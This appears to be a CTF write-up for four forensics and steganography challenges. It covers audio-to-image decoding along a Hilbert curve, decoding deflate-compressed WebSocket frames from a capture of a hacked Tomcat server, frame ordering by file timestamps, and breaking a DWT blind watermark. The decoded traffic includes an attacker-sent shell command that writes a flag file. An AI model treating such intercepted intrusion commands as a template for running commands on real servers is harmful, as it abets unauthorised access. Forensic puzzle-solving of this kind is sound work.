• hilbert_wave

First is a bunch of audio, au view can be seen after the gap ripple point

Directly read the data with wave can find its value is not greater than 255 (ps: the original data is 49152 one-dimensional information, but through the sound channel can know is RGB three colors were divided into three audio tracks above), easy to get its originally for the picture, and can find 49152 = 128 * 128 * 3

And then according to the name of the topic hilbert_wave can be known through the Hilbert processing, inverse processing of a wave can be obtained image (ps: the following script for a better picture ocr, binarization process)

```
import wave
import matplotlib.pyplot as plt
import numpy as np
from PIL import Image
import time
from tqdm import tqdm

def wav_to_pic(wav,pic):
    plt.rcParams['font.sans-serif'] = ['SimHei']
    plt.rcParams['axes.unicode_minus'] = False

    f = wave.open(wav, "rb")
    params = f.getparams()
    nchannels, sampwidth, framerate, nframes = params[:4]
    str_data = f.readframes(nframes)
    # print(nchannels, sampwidth, framerate, nframes)
    f.close()

    wave_data = np.fromstring(str_data, dtype=np.short).reshape((16384, 3))
    def _hilbert(direction, rotation, order):
        if order == 0:
            return

        direction += rotation
```

```
        _hilbert(direction, -rotation, order - 1)
        step1(direction)

        direction -= rotation
        _hilbert(direction, rotation, order - 1)
        step1(direction)
        _hilbert(direction, rotation, order - 1)

        direction -= rotation
        step1(direction)
        _hilbert(direction, -rotation, order - 1)

    def step1(direction):
        next = {0: (1, 0), 1: (0, 1), 2: (-1, 0), 3: (0, -1)}[direction & 0x3]

        global x, y
        x.append(x[-1] + next[0])
        y.append(y[-1] + next[1])

    def hilbert(order):
        global x, y
        x = [0,]
        y = [0,]
        _hilbert(0, 1, order)
        return (x, y)

    x, y = hilbert(7)
    inx = []
    for i in range(len(x)):
        inx.append((x[i],y[i]))
    inx = np.array(inx)
    new_p = Image.new('RGB', (128,128))
    for i in range(len(inx)):
        if tuple(wave_data[i]) != (255,255,255):
            new_p.putpixel(inx[i], (0,0,0))
        else:
            new_p.putpixel(inx[i], (255,255,255))

    new_p.save(pic)

for i in tqdm(range(104)):
    wav_to_pic('wavs/'+str(i)+'.wav','res/'+str(i)+'.png')
```


Then you can find that some of the above is a default number and some are not default, there is no default substituted into the 0, the default substituted into the default number here with Baidu's ocr (not many pictures, you can also manually go to view), all the numbers together after long_to_bytes can get flag

```
res2 = []
import requests,base64,json
from urllib.parse import quote_from_bytes
import time
from tqdm import tqdm

requests.packages.urllib3.util.ssl_.DEFAULT_CIPHERS = 'ALL'
url='https://aip.baidubce.com'
path = '/rest/2.0/ocr/v1/accurate_basic'
headers = {}
headers['Content-Type'] = 'application/x-www-form-urlencoded;charset=UTF-8'
headers['Host'] = 'aip.baidubce.com'
params = {}
params['access_token'] = '************************************************************'

for ii in tqdm(range(104)):
    time.sleep(1)
    body =
'image='+quote_from_bytes(base64.b64encode(open('res/'+str(ii)+'.png','rb').read()))
    r = requests.Session()
    rr = r.post(url+path,data=body,headers=headers,params=params,verify=False)
    res = json.loads(rr.text)

    f_res = ""
    print(res)
    for i in range(len(res["words_result"])):
        f_res += res["words_result"][i]["words"]
    print(f_res)
    res2.append(str(f_res))


print(res2)
res3 = ''
for i in res2:
    for j in [1,2,3,4,5,6,7,8,9]:
        flag = 1
        if str(j) not in i:
            res3+=str(j)
            flag = 0
            break
    if flag:
        res3+='0'
```

```
print(res3)
from Crypto.Util import number
print(number.long_to_bytes(int(res3)))
```

• Hacked_by_L1near

Here we can know that it is tomcat websocket, basically all permessage-deflate is enabled by default, and then analyzing the packet we can also know where permessage-deflate is enabled, we can always script through [RFC 7692 - Compression Extensions for WebSocket (ietf.org)] to script the protocol here, some of the data in between will be distorted and we can't solve it, but using cyberchef we can still see some of the data, e.g. stream 4.



exp.py:

```
from Crypto.Util.number import *
import zlib
```

```
def unmark(masked_data,mask_key,payload_length):
    res = b''
    for i in range(len(masked_data)):
        res += long_to_bytes(masked_data[i] ^ mask_key[i % 4])
    payload = hex(bytes_to_long(res))[2:]
    fin_payload = _fill(payload,payload_length)
    return fin_payload

def _fill(payload,payload_length):
    if payload.__len__()≠payload_length*2:
        payload = payload.zfill(payload_length*2)
    payload = payload[0] + hex(int(payload[1],16)+1)[2:] + payload[2:]
    return payload

f = open('1.txt','r').read().split('\n')
# print(f)
for ff in f:
    try:
        websocket_info = bin(int(ff[:4],16))[2:]
        mode = websocket_info[1]
        if mode == '1':
            print('permessage-deflate')
        else:
            # print('no permessage-deflate')
            continue
        payload_length = int(websocket_info[-7:],2)

        mask = websocket_info[8]

        if mask == '1':
            print('marked')
            if payload_length ≠ 0:
                if payload_length == 126:
                    payload_length = int(ff[4:8],16)
                    print('payload_length:',payload_length)
                    mask_key = long_to_bytes(int(ff[8:16],16))
                    # print(ff[8:16])
                    masked_data = long_to_bytes(int(ff[16:],16))
                    payload = unmark(masked_data,mask_key,payload_length)
                    print('payload:',payload)
                    data = long_to_bytes(int(payload,16))
                    fin = zlib.decompress(data,-15)
                    print(fin.decode())

                else:
                    print('payload_length:',payload_length)
                    mask_key = long_to_bytes(int(ff[4:12],16))
```

```
                    # print(mask_key)
                    masked_data = long_to_bytes(int(ff[12:],16))
                    payload = unmark(masked_data,mask_key,payload_length)
                    print('payload:',payload)
                    data = long_to_bytes(int(payload,16))
                    fin = zlib.decompress(data,-15)
                    print(fin.decode())

            else:
                print('payload_length:',payload_length)
            print()
        else:
            print('unmarked')
            if payload_length != 0:
                if payload_length == 126:
                    payload_length = int(ff[4:8],16)
                    print('payload_length:',payload_length)
                    payload = hex(int(ff[8:],16))[2:]
                    fin_payload = _fill(payload,payload_length)
                    print('payload:',fin_payload)
                    data = long_to_bytes(int(fin_payload,16))
                    fin = zlib.decompress(data,-15)
                    print(fin.decode())

                else:
                    print('payload_length:',payload_length)
                    payload = hex(int(ff[4:],16))[2:]
                    fin_payload = _fill(payload,payload_length)
                    print('payload:',fin_payload)
                    data = long_to_bytes(int(fin_payload,16))
                    fin = zlib.decompress(data,-12)
                    print(fin.decode())

            else:
                print('payload_length:',payload_length)
            print()
    except:
        print()
        pass
```


```
permessage-deflate
marked
payload_length: 46
payload: 4b4dcec857500af7750e71ab56b2d3cfc8cf4dd52f492d2ed14fcb494c57532b2dcd4cb1c31486e8aa55c2900200
echo "WMCTF{">/home/test/flag&&uuid>>/home/test/flag&&echo "}">>/home/test/flag

permessage-deflate
marked
payload_length: 8
payload: 4b4e2c5140130200

permessage-deflate
unmarked
payload_length: 48
payload: 0bf7750e71abe64a32494a32b334b3d035483248d435344c4dd14d324d4cd3354d334b35b2304a32313336e4aae50200
WMCTF{
b4bb6968-0b0a-11ed-b5af-5f6e282b4631
}
```

• nano📺

1. PaxHeader records the creation time of the files in a highly accurate way, and when extracting the original attachment using tar, we can use the command stat to show the different creation times of each image.
2. The description of the challenge says: "Look at all this snow!" . Oh, wait a minute ....." . In order to watch nanoTV(?) , we need to sort the images according to when they were created.
3. To make it easier to watch, we can make a GIF with 30 frames per second and watch it. Then we can see the flags drifting from right to left! (You can roughly see the flags drifting from right to left. (You can roughly see the middle few seconds).
   https://cache.nan.pub/imgs/flag.gif


• nanoStego

1、Find two IEND PNG_CHUNK, split to get two png files.



2. check IDAT PNG_CHUNK. according to the structure of PNG, the original image data can be obtained by concatenating and decompressing the data inside IDAT. However, zlib is used for decompression and it does not care about the extra data behind the original image data. Noticing this, you can decompress this part and get a Python script and a .ttf font.

For example, the boxed part of the image is the compressed location of the Python script.



3. Python script is here. A blind watermark function is implemented, so we need to write a blind watermark decoding program。


```python
import pywt
import numpy as np
from PIL import Image, ImageFont, ImageDraw
from secret import flag, A, B

assert flag.startswith('flag{') and flag.endswith('}')
assert len(flag.replace('\n','')) == 42

N = 150
ALPHA = 7

font = ImageFont.truetype('DejaVuSans.ttf', 15)
wm = Image.fromarray(np.zeros((N, N), np.uint8))
draw = ImageDraw.Draw(wm)
draw.text((5, 5), flag, fill=255, font=font)
wm = np.array(wm) // 255
res = np.zeros(wm.shape, np.uint8)

h = w = N
convarray = np.array([[1, B], [A, A * B + 1]])
for y in range(h):
    for x in range(w):
        xx, yy = convarray.dot([x, y]) % N
        res[yy, xx] = wm[y, x]
wm = res.copy()

wm.resize((3, N*N//3))

img = Image.open('carrier.png')
src = np.array(img)

for v in range(3):
    LL1, O1 = pywt.dwt2(src[:, :, v], 'haar')
    LL2, O2 = pywt.dwt2(LL1, 'haar')
    LL2_shape = LL2.shape
    LL2 = LL2.ravel()
    LL2[:wm[v].size] += wm[v] * ALPHA
    LL2[-wm[v].size:] += wm[v][::-1] * ALPHA
    LL2.resize(LL2_shape)
    LL1 = pywt.idwt2((LL2, O2), 'haar')
    final = pywt.idwt2((LL1, O1), 'haar')

    src[:, :, v] = final

final = Image.fromarray(src.astype(np.uint8))
final.save('stego.png')
```

4. It is not enough to have a decoding program. The implementation of blind watermark also involves Arnold's cat diagram, and we need the values of A and B. The size of the watermark is 150*150, so 0<=A,B<150.

Try to enumerate the values of A and B for decoding. When both the values of A and B are incorrect, you will get a random image. But when the values of A or B are correct, you can see some images with patterns.

After this step, we can get the correct values of A and B.

5. Finally you will get this watermark. But why can't we see the flags? This is because L43's code does a type-forcing conversion, which causes pixels with value 255 in the watermark to be kept, while other pixel values below 255 are panned to 0.



